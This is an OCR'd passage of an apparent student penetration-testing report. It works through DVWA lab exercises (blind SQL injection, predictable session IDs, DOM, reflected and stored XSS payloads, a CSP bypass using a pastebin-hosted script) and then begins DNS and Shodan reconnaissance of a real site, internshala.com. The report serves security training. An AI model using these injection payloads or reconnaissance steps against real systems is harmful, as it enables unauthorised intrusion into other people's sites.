2. Enter 1’ and sleep(5)# in the user id. It takes 5 second to excecute. Verified with burp suite.


Vulnerability: SQL Injection (Blind)

User ID: 1' and sleep(5)# Submit

User ID exists in the database.

More Information

9. Weak Session ID’s

Severity: High

The session prediction attack focuses on predicting session ID values that permit an attacker to bypass the authentication schema of an application. By analyzing and understanding the session ID generation process, an attacker can predict a valid session ID value and get access to the application.


Mitigation:

- Use Built-In Session Management
- Tamper-Proof Your Cookies


Proof of Concept:

Weak Session IDs: Low

1. The session id is incremented by one each time we click on generate.



```
ccept-Language: en-US,en;q=0.5
ccept-Encoding: gzip, deflate
eferer: http://127.0.0.1/DVWA/vulnerabilities/weak_id/
ontent-Type: application/x-www-form-urlencoded
ontent-Length: 0
onnection: close
ookie: dvwaSession=7; security=low; PHPSESSID=autvjbf634u84930gf1sm0im40
pgrade-Insecure-Requests: 1
```



```
ccept-Encoding: gzip, deflate
eferer: http://127.0.0.1/DVWA/vulnerabilities/weak_id/
ontent-Type: application/x-www-form-urlencoded
ontent-Length: 0
onnection: close
ookie: dvwaSession=8; security=low; PHPSESSID=autvjbf634u84930gf1sm0im40
pgrade-Insecure-Requests: 1
```

10.**XSS (DOM)**


Severity: High

DOM-based XSS (also known as DOM XSS) arises when an application contains some client-side JavaScript that processes data from an untrusted source in an unsafe way, usually by writing the data back to the DOM.

Proof of Concept:

XSS (DOM): Low

1. Click on select


Vulnerability: DOM Based Cross Site Scripting (XSS)


Please choose a language:

More Information

2. Change the url from
   http://localhost/dvwa/vulnerabilities/xss_d/?default=English

   to

   http://localhost/dvwa/vulnerabilities/xss_d/?default=%3Cscript%3Ealert(%22Hacked%22)%3C/script%3E


efault=<script>alert("Hacked")</script>

localhost says

Hacked

Scripting (XSS)

Please choose a language:

11. XSS(Reflected)

Severity: High


Reflected XSS is the simplest variety of cross-site scripting. It arises when an application receives data in an HTTP request and includes that data within the immediate response in an unsafe way.

Steps:

1. Input some unique field in the form field and submit it.
2. Open page source by pressing CTRL+U and search the unique string in the page source
3. Use CTRL+F to find the unique string. If the unique string reflects back in the browser screen or in the page source then the site may be vulnerable to reflected XSS.
4. At last, fire the payload of XSS and submit it to get further response in the browser. If the site is vulnerable, we will get an alert box

Proof of Concept:

XSS(Reflected):Low




Vulnerability: Reflected Cross Site Scripting (XSS)

What's your name? <script>alert("hacked")</scrip

More Information

- https://owasp.org/www-community/attacks/xss/
- https://owasp.org/www-community/xss-filter-evasion-cheatsheet
- https://en.wikipedia.org/wiki/Cross-site_scripting
- http://www.cgisecurity.com/xss-faq.html
- http://www.scriptalert1.com/


Vulnerability: Reflected Cross Site
(6) WhatsApp
Dvwa Reflected XSS Exploit | (By
localhost/dvwa/vulnerabilities/xss_r/?name=<script>alert%28"hacked"%29<%2Fscript>#
localhost says
hacked
OK

XSS(Reflected): Medium

Inject the payload <script>alert("hacked")</script>

XSS(Reflected): High

Inject the payload <img src=x onerror=alert("hacked")>

12. XSS(Stored)

Severity: High

Stored XSS arises when an application receives data from an untrusted source and includes that data within its later HTTP responses in an unsafe way.

The data in question might be submitted to the application via HTTP requests; for example, comments on a blog post, user nicknames in a chat room, or contact details on a customer order. In other cases, the data might arrive from other untrusted sources.

Mitigation:

- Filter input on arrival.

- Encode data on output

- Use appropriate response headers


- Content Security Policy.

Steps:

1. Input some unique field in the form field and submit it.
2. Open page source by pressing CTRL+U and search the unique string in the page source
3. Use CTRL+F to find the unique string. If the unique string reflects back in the browser screen or in the page source then the site may be vulnerable to stored XSS.
4. At last, fire the payload of XSS and submit it to get further response in the browser. If the site is vulnerable, we will get an alert box

Proof of Concept:


XSS(Stored): Low



Vulnerability: Stored Cross Site Scripting (XSS)

Name * test1


Message * test2



Vulnerability: Stored Cross Site Scripting (XSS)

Name * test1

Message * <script>alert()</script>


Vulnerability: Stored Cross Site S
(6) WhatsApp
DVWA Stored XSS Exploit | (Byp
localhost/dvwa/vulnerabilities/xss_s/
OK

localhost says

XSS(Stored): Medium

Inject the payload <Script>alert(“hacled”)</Script> in the name field and we can enter anything in the message field.

XSS(Stored): High

Inject the payload <svg/onload=alert(“hacked”)> in the name field and we can enter anything in the message field.

13. CSP Bypass


Severity: High

CSP stands for Content Security Policy which is a mechanism to define which resources can be fetched out or executed by a web page. In other words, it can be understood as a policy that decides which scripts, images, iframes can be called or executed on a particular page from different locations. Content Security Policy is implemented via response headers or meta elements of the HTML page.

Proof of Concept:


CSP Bypass: Low

1. Open the source code




```
<?php

$headerCSP = "Content-Security-Policy: script-src 'self' https://pastebin.com hastebin.com example.com code.jquery.com https://ssl.google-
analytics.com ;"; // allows js from self, pastebin.com, hastebin.com, jquery and google analytics.

header($headerCSP);

# These might work if you can't create your own for some reason
# https://pastebin.com/raw/R570EE00
# https://hastebin.com/raw/ohulaquzex

?>
<?php
if (isset ($_POST['include'])) {
$page[ 'body' ] .= "
    <script src='" . $_POST['include'] . "'></script>
";
}
$page[ 'body' ] .= '
<form name="csp" method="POST">
    <p>You can include scripts from external sources, examine the Content Security Policy and enter a URL to include here:</p>
    <input size="50" type="text" name="include" value="" id="include" />
    <input type="submit" value="Include" />
</form>
';
```

2. Open https://pastebin.com/raw/R570EE00


Vulnerability: Content Security Pc
https://pastebin.com/raw/R570E
pastebin.com/raw/R570EE00

```
alert("pastebin");
```


3. Open https://pastebin.com and create a Script



NOTE: Your guest paste has been posted. If you **sign up** for a free account, you can edit and delete your pastes!

```
alert("You have been hacked")
```

4. Click on raw and paste the url in the box provided




Vulnerability: Content Security Policy (CSP) Bypass

You can include scripts from external sources, examine the Content Security Policy and enter a URL to include here:

https://pastebin.com/raw/294jj7A4

5. Click on include



14. JavaScript

Severity: High

JavaScript is a very capable programming language. An attacker can use these abilities, combined with XSS vulnerabilities, simultaneously as part of an attack vector. So instead of XSS being a way just to obtain critical user data, it can also be a way to conduct an attack directly from the user's browser.


Mitigation:

- Filter input on arrival.
- Encode data on output
- Use appropriate response headers
- Content Security Policy.

Proof of Concept:

Javascript: Low

1. Press CTRL+U and copy the form




```
<form name="low_js" method="post">
    <input type="hidden" name="token" value="" id="token" />
    <label for="phrase">Phrase</label> <input type="text" name="phrase" value="ChangeMe" id="phrase" />
    <input type="submit" id="send" name="send" value="Submit" />
</form><script>
```

2. Change the code to

```
<form name="low_js" method="post" action="http://localhost/dvwa/vulnerabilities/javascript/">
                <input type="hidden" name="token" value="" id="token">
                <label for="phrase">Phrase</label> <input type="text" name="phrase" value="success" id="phrase">
                <input type="submit" id="send" name="send" value="Submit">
        </form><script>
```

3. Open the file and click on submit



Vulnerability: JavaScript Attacks

Submit the word "success" to win.

Well done!

Phrase ChangeMe


Website Testing

Team 10.1

Selected Webiste - Intershala.com

Aim - Finding vulnerabilities of the selected website

DNS Records using NSLookup



DNS records for **internshala.com**

The Cloudflare DNS server responded with these DNS records. Cloudflare will serve these records for as l
this period, Cloudflare will update its cache by querying one of the authoritative name servers.

A records

IPv4 address	Revalidate in
65.2.109.32	1m
13.126.201.209	1m

AAAA records


No AAAA records found.

CNAME record

No CNAME record found.

TXT records

Site ownership verification



NS records

Name server	Revalidate in
ns-1013.awsdns-62.net.	48h
ns-114.awsdns-14.com.	48h
ns-1381.awsdns-44.org.	48h
ns-1719.awsdns-22.co.uk.	48h


MX records

Mail server	Priority	Revalidate in
aspmx.l.google.com.	1 Primary	48h
alt1.aspmx.l.google.com.	5	48h
alt2.aspmx.l.google.com.	5	48h
aspmx2.googlemail.com.	10	48h
aspmx3.googlemail.com.	10	48h

Other records

SOA data		Revalidate in
Start of authority	ns-114.awsdns-14.com.	15m
Email	awsdns-hostmaster@amazon.com	
Serial	1	
Refresh	2h	
Retry	15m	
Expire	336h	
Negative cache TTL	24h	

Shodan report



General Information

Hostnames	ec2-3-7-219-66.ap-south-1.compute.**amazonaws.com** **internshala.com**
Domains	AMAZONAWS.COM INTERNSHALA.COM
Cloud Provider	**Amazon**
Cloud Region	**ap-south-1**
Cloud Service	**EC2**
Country	**India**
City	**Mumbai**
Organization	**Amazon Data Services India**
ISP	**Amazon.com, Inc.**
ASN	**AS16509**

Open **Ports**

// **80** / TCP   -2100514759 | 2023-10-14T22:06:28.018781

nginx

